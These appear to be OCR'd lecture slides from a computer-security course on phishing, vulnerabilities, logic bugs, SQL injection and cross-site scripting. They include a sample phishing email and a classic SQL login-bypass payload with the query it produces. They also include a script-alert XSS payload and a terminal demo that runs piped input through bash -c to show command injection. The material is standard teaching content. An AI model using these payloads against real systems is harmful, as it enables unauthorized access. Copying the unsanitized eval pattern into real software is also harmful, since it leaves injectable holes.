    - init (or systemd) launches a GUI with something like sd-pam, which can be reached over RDP, *etc.*

How do you get access to someone else’s machine over the Internet without knowing (or guessing) the password to log in?

# Phishing

From: "Dropbox Notification" <dropbox.noreplay@gmail.com>
Date: Dec 7, 2016 [redacted]
Subject: You have 1 new file in your inbox
To: [redacted]
Cc:



Hi [redacted]

You have received a new document in your inbox, view the file "**.pdf**مذكرة القبض على عزة سليمان" on Dropbox.

View file


Image plagiarized from https://citizenlab.org/wp-content/uploads/2017/02/Ponytail-Figure-1.png

# Phishing

- Wide range of sophistication in terms of the social engineering aspect
  - One end of the spectrum: “Plez logg in and changer you password, maam!”
  - Other end of the spectrum: “The attached PDF is my notes from the meeting yesterday, it was nice to see you again!” (from someone you saw at a conference the day before)

2FA helps protect against phishing
(but state actors can easily spoof your cell phone and get SMS messages)

# Command injection...



# What is a vulnerability?

- Management information stored in-band with regular information?
- Programming the weird machine?
- A failure to properly sanitize inputs?

# Can be local or remote, sometimes something else

- Send malicious input over a network socket to take control of a remote machine
- Give malicious input to a privileged local process to get escalated privileges for yourself
- Confuse the logic of an accounting mechanism
- Break the separation between web sites in a browser to get access to someone's bank credentials




Plagiarized from https://sites.psu.edu/thedeepweb/2015/09/17/captain-crunch-and-his-toy-whistle/

# Other examples of logic bugs or more general vulnerabilities?

- Werewolves had a couple
- Amazon shopping cart (there was an IEEE Symposium on Security and Privacy paper about this, but I can't find it)
- Pouring salt water or putting tabs from construction sites in Coke machines
- McDonald’s drive-through
- Other examples you know of?

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = crandall
$p = abc123

SELECT * where username = 'crandall' and password = 'abc123'

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

# SQL command injection

SELECT * where username = '$u' and password = '$p'

$u = bla' or '1' = '1' --
$p = idontknow

SELECT * where username = 'bla' or '1' = '1' --' and password = 'idontknow'

# Wassermann and Su, POPL 2006







**Figure 4.** Parse trees for WHERE clauses of generated queries. Substrings from user input are underlined.

# Cross-site Scripting (XSS)

Send a message in the WebCT platform:

Hi Professor Crandall, I had a question about the homework.  When is it due?  p.s. <script>alert(“youve ben h@xored!”)</script>


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877762
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
[1]+ Done cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$

